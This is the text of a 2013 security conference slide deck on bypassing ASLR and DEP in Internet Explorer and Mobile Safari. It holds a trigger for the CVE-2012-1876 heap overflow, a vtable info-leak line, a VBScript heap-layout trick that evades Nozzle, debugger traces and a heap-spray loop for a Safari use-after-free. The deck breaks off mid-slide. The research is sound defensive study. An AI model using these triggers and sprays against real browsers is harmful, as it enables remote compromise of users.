安全焦点信息安全技术峰会
XFocus Information Security Conference

Study of Exploit Migitation in Modern Browsers

@K33nTeam

XCon 2013
2013.8.22-2013.8.23 Beijing China

Brief Review of ASLR and DEP

- ASLR and DEP significantly raised the bar of vulnerability exploit
  - Windows 7 + IE 8
  - But people make mistakes
- Exploit "ASLR-free" zones :
  - SharedUserData @ 0x7ffe0000
  - LdrHotPatchRoutine by TK : https://github.com/tombkeeper/DEP-and-ASLR-bypass-without-ROP-or-JIT/blob/master/DEP-ASLR%20bypass%20without%20ROP-JIT.pdf

Brief Review of ASLR and DEP


- Lack of ASLR compatibility in old version of browser plugins
  - JRE
    - JRE 6: msvcr71.dll

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ie_cbutton_uaf.rb

mshtml.dll	Microsoft (R) HTML Viewer	Microsoft Corporation	C:\Windows\SysWOW64\mshtml.dll	ASLR
mshtml.dll.mui	Microsoft (R) HTML Viewer	Microsoft Corporation	C:\Windows\SysWOW64\en-US\mshtml.dll.mui	n/a
MSIMGSIZ.DAT			C:\Users\fang-ida\AppData\Local\Microsoft\Windows\Te...	n/a
msimtf.dll	Active IMM Server DLL	Microsoft Corporation	C:\Windows\SysWOW64\msimtf.dll	ASLR
msls31.dll	Microsoft Line Services library file	Microsoft Corporation	C:\Windows\SysWOW64\msls31.dll	ASLR
msvcr71.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Program Files (x86)\Java\jre6\bin\msvcr71.dll	
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\SysWOW64\msvcrt.dll	ASLR

Agenda

- A Study of CVE-2012-1876
  - Known exploits and their limitations in IE 9
  - Solutions for IE 9
- Preliminary Research on a Mobile Safari 0-Day
  - Debugging tricks
  - ASLR bypass
  - Control PC and construct ROP chain



A STUDY OF CVE-2012-1876

CVE-2012-1876 RCA

- Typical heap overflow

```
<html>
 <body>
 <table style="table-layout:fixed" >
        <col id="132" width="41" span="1" >  </col>
 </table>
 <script>

 function over_trigger() {
        var obj_col = document.getElementById("132");
        obj_col.width = "42765";
        obj_col.span = 1000;   //will trigger overflow
 }

 setTimeout("over_trigger();",1);

 </script>
 </body>
 </html>
```

1st step: IE allocates 0x20 * (value of span) bytes of buffer.

2nd step: By resetting width and span, IE will overwrite existing buffer and cause overflow.

http://www.vupen.com/blog/20120710.Advanced_Exploitation_of_Internet_Explorer_HeapOv_CVE-2012-1876.php

CVE-2012-1876 RCA

- Validate our assessment:


```
0:005> g
Breakpoint 0 hit
eax=0078cd00 ebx=00001004 ecx=0339c338 edx=00001004 esi=0078cd00 edi=007525e8
eip=70777737 esp=0339bff8 ebp=0339c09c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CTableColCalc::AdjustForCol:
70777737 8bff            mov     edi,edi
0:005> g
Breakpoint 0 hit
eax=00770110 ebx=00414114 ecx=0339bb90 edx=00414114 esi=00770110 edi=007525e8
eip=70777737 esp=0339b850 ebp=0339b8f4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CTableColCalc::AdjustForCol:
70777737 8bff            mov     edi,edi
```

CVE-2012-1876 RCA


- Overflow data:

```
0:005> dd 0x007525e8 l100
007525e8  00414114 00414114 00414114 00000000
007525f8  00000000 00000000 00414114 00000008
00752608  00414114 00414114 00414114 7013b088
00752618  7013b110 7013b32c 00414114 00000008
00752628  00414114 00414114 00414114 00000000
00752638  00000000 7013b680 00414114 00000008
```


Bypass ASLR (IE 8)





```
<table style="table-layout:fixed">
 <col id="132" width="41" span="8" >  </col>
</table>
```



Bypass ASLR (IE 8)




Bypass ASLR (IE 8)



By extracting certain bytes from the BSTR object we can get vtable of CButtonLayout:

```
leak_addr = parseInt( js_str[i].substr(130, 2).charCodeAt(1).toString(16) +
js_str[i].substr(130, 2).charCodeAt(0).toString(16), 16 );
```

Bypass ASLR (IE 9)



- Nozzle prevents junk BSTR to be allocated
- Even bypassing Nozzle, BSTR will be allocated in separate heap and prevent us from achieving the heap layout above
- There is also tricks to allocate zero-terminate strings, but we just have too many 0x00 in overflow data that we can’t

```
0:005> dd 0x007525e8 l100
007525e8  00414114 00414114 00414114 00000000
007525f8  00000000 00000000 00414114 00000008
```

Bypass ASLR (IE 9)

- One of our solutions

IE supports both Jscript and VBScript

Nozzle does NOT monitor VBScript objecgts


toArray() of VBArray will allocate arbitrary BSTR object in normal heap!

Bypass ASLR (IE 9)


```
<SCRIPT LANGUAGE="VBScript">
Dim fillup_hole()
redim fillup_hole(150000)
fill_str = "FFF...F"
Dim i
i = 0
For i=0 to 150000
  fillup_hole(i) =fill_str
Next
</SCRIPT>
<script LANGUAGE="javascript">
var vb_str = new VBArray(fillup_hole);
var js_str = vb_str.toArray();
</script>
```

Also works in IE11!

- The VBArray approach still works in IE 11
- Compatibility view only!
- Turned on automatically by X-UA-Compatible.



PRELIMINARY RESEARCH ON A MOBILE SAFARI 0-DAY

Debug a Mobile Safari 0day

- UAF-type vulnerability
  - We need to learn how Mobile Safari allocates and free memory
- Tracing heap allocation and free
  - Allocate：
    - WTF::fastMalloc(unsigned long)
    - WTF::tryFastMalloc(unsigned long)
  - Free：
    - WTF::fastFree(unsigned long)

Debug a Mobile Safari 0day

fastMalloc

```
break WTF::fastMalloc(unsigned long)+556
commands
p/x $r0
p/x $r10
bt 4
Continue
End
```

tryFastMalloc

```
break WTF::tryFastMalloc(unsigned
long)+544
commands
p/x $r1
p/x $r10
bt 4
continue
end
```

fastFree

```
break WTF::fastFree(void*)
commands
p/x $r0
bt 4
continue
end
```

```
gdb)
0x373030a8 in WTF::fastMalloc ()
1: x/10i $pc
0x373030a8 <WTF::fastMalloc(unsigned long)+556>:      add        sp, #16
0x373030aa <WTF::fastMalloc(unsigned long)+558>:      ldmia.w    sp!, {r8, r10, r11}
0x373030ae <WTF::fastMalloc(unsigned long)+562>:      pop        {r4, r5, r6, r7, pc}
...
(gdb) info reg
r0             0x1a33380        27472768
...
r10            0x20   32
...
pc             0x373030a8       925905064
```

Debug a Mobile Safari 0day


```
Breakpoint 2, 0x373030a8 in WTF::fastMalloc ()
1: x/10i $pc
$30 = 0x19db4d0
$31 = 0x10
#0  0x373030a8 in WTF::fastMalloc ()
#1  0x393834ee in WebCore::GraphicsContext::platformInit ()
。
。
。
Breakpoint 3, 0x373030ba in WTF::fastFree ()

$32 = 0x19db4d0
#0  0x373030ba in WTF::fastFree ()
#1  0x39384caa in WebCore::GraphicsContext::~GraphicsContext ()
。
。
。
```

Mobile Safari 0day Memory Corruption

- Heap spray protection similar to Nozzle exists
- Blocks allocation with following characteristics
  - Massive allocation of same/similar content
  - Binary content with fingerprint of shellcode
- Make decision based on statistical methods
- Again, there are loopholes…

Mobile Safari 0day Memory Corruption

- Leverage obj.title to write to free memory

```
for (i = 1; i<10000; i++)
{
   arr_button[i] = document.createElement("button");
   arr_button[i].title=junk1.substring(0,(0x100-8)/2);
}
```

- Size = len(string) * 2 + 8

Mobile Safari 0day ASLR Bypass

- There is a method in the freed object which copies another object onto controllable destination
- Destination is exactly a field of the freed object

```
(gdb) x/1200x 0x0c0c0c0c
